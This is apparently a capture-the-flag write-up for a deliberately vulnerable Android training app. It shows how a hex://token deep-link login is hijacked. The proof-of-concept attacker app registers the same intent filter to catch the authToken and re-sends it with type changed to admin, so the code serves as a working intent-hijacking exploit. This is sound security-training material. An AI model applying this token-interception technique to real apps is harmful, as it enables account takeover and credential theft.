Static Analysis
AndroidManifest.xml
Upon inspecting the Flag14Activity in the AndroidManifest.xml file we see the following
<activity
	android:name="io.hextree.attacksurface.activities.Flag14Activity"
	android:exported="true">
	<intent-filter>
		<action android:name="android.intent.action.VIEW"/>
		<category android:name="android.intent.category.DEFAULT"/>
		<category android:name="android.intent.category.BROWSABLE"/>
		<data
			android:scheme="hex"
			android:host="token"/>
	</intent-filter>
</activity>
We can see from the manifest this activity is a bit unique it has the BROWSABLE filter which means we can access this intent from a link, it uses hex as a scheme and has one host token so in summary we can access it using hex://token
Flag14Activity Class
public class Flag14Activity extends AppCompactActivity {
    public Flag14Activity() {
        this.name = "Flag 14 - Hijack web login";
        this.tag = "Deeplink";
        this.tagColor = R.color.pink;
        this.flag = "0iax/2Bz8vH9y4lpU6d2NJLnJfpjdLNAE9Cxd1JHHnuWseytzTwR70LTxH7bD0Pp";
        this.hideIntentDialog = true;
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        Intent intent = getIntent();
        if (intent == null) {
            finish();
        }
        if (intent.getAction() == null) {
            Log.i("Hextree", "browser intent");
            Intent intent2 = new Intent("android.intent.action.VIEW");
            String uuid = UUID.randomUUID().toString();
            SolvedPreferences.putString(getPrefixKey("challenge"), uuid);
            intent2.setData(Uri.parse("https://ht-api-mocks-lcfc4kr5oa-uc.a.run.app/android-app-auth?authChallenge=" + uuid));
            startActivity(intent2);
            return;
        }
        if (intent.getAction().equals("android.intent.action.VIEW")) {
            Uri data = intent.getData();
            String queryParameter = data.getQueryParameter("type");
            String queryParameter2 = data.getQueryParameter("authToken");
            String queryParameter3 = data.getQueryParameter("authChallenge");
            String string = SolvedPreferences.getString(getPrefixKey("challenge"));
            if (queryParameter == null || queryParameter2 == null || queryParameter3 == null || !queryParameter3.equals(string)) {
                Toast.makeText(this, "Invalid login", 1).show();
                finish();
                return;
            }
            this.f.addTag(queryParameter);
            try {
                String encodeToString = Base64.getEncoder().encodeToString(MessageDigest.getInstance("SHA-256").digest(queryParameter2.getBytes()));
                if (encodeToString.equals("a/AR9b0XxHEX7zrjx5KNOENTqbsPi6IsX+MijDA/92w=")) {
                    if (queryParameter.equals("user")) {
                        Toast.makeText(this, "User login successful", 1).show();
                    } else if (queryParameter.equals("admin")) {
                        Log.i("Flag14", "hash: " + encodeToString);
                        this.f.addTag(queryParameter2);
                        Toast.makeText(this, "Admin login successful", 1).show();
                        success(this);
                    }
                }
            } catch (NoSuchAlgorithmException e) {
                throw new RuntimeException(e);
            }
        }
    }
}
Upon reviewing the code we find that in order to get the flag we need to login as admin but first we need to pass some conditions and one of them is authToken being the value that’s hardcoded in the code so the first step is to bypass this part:
String encodeToString = Base64.getEncoder().encodeToString(MessageDigest.getInstance("SHA-256").digest(queryParameter2.getBytes()));
if (encodeToString.equals("a/AR9b0XxHEX7zrjx5KNOENTqbsPi6IsX+MijDA/92w="))
{
//...
}
Then the rest is easy as we just send the type parameter with the value admin
But how can we get the authToken? It took me sometime to get it but what helped me with hijacking this intent and seeing the details in my POC so that’s the first thing I did I created a POC that showed the intent details:
public class Flag14 extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_flag14);
        getSupportActionBar().setTitle("Flag 14");

        Intent intent = getIntent();
        Utils.showDialog(this,intent);

    }
We also edited the AndroidManifest so it can recieve the same intent as the Flag14Activity as follows:
<activity
	android:name="anan.tensai.ias_attacker.Flag14"
	android:exported="true" >
	<intent-filter>
		<action android:name="android.intent.action.VIEW"/>
		<category android:name="android.intent.category.DEFAULT"/>
		<category android:name="android.intent.category.BROWSABLE"/>
		<data
			android:scheme="hex"
			android:host="token"/>
	</intent-filter>
</activity>
Now when we press connect our POC app also appears as an option to catch the intent
 Now the intent is sent to us and we can inspect what’s happening exactly
 We see here the
 [Data] containing the authToken and also the authChallenge so now we can take two approaches:
- Redirect this intent and change the
type=usertotype=admin - Check the website that sends the request as it probably has the values in it Let’s try the two approaches
Creating POC
Redirecting the intent via our POC App
Flag14.java
public class Flag14 extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_flag14);
        getSupportActionBar().setTitle("Flag 14");

		// Button to send to the Activity to initiate the challenge
        Button button = findViewById(R.id.button_flag14);
        button.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Log.v("Tensai-POC", "Solving Flag 14");
                Intent intent = new Intent();
                intent.setComponent(new ComponentName("io.hextree.attacksurface",
                        "io.hextree.attacksurface.activities.Flag14Activity"));
                startActivity(intent);
            }
        });
        // The code to take the contents of the hijacked request and redirect it to the Intent AttacK Surface app but with admin instead of user
        Intent intent = getIntent();
        // Checking if the intent is a deep link intent
        if(intent.getAction().equals("android.intent.action.VIEW")){
	        // Making sure it's the right deep link intent by checking the host and the schema
            Uri data = intent.getData();
            if (data != null && data.getScheme().equals("hex") && data.getHost().equals("token")) {
	            // Using FILL_IN_DATA to put the same data from the intent we got
                Intent newIntent = new Intent();
                newIntent.fillIn(intent,Intent.FILL_IN_DATA | Intent.FILL_IN_ACTION | Intent.FILL_IN_CATEGORIES);
                // Directing the intent to Flag14Activity
                newIntent.setComponent(new ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.activities.Flag14Activity"));
                // Replacing type=user with type=admin to get the flag
                newIntent.setData(Uri.parse(newIntent.getDataString().replace("type=user","type=admin")));
                startActivity(newIntent);
            }
        }
        // Showing the intent details for debugging
        Utils.showDialog(this,intent);
    }
I initially didn’t make the poc this way but I found this amazing and clean poc in Gabe’s writeup, I reccomend checking it out!
Solving it with burpSuite
 Upon revewing the page’s source code we see that the token is hardcoded in the connect href button so we can jsut copy them and send the intent manually!
Flag
HXT{hijacked-login-token-abjh28a}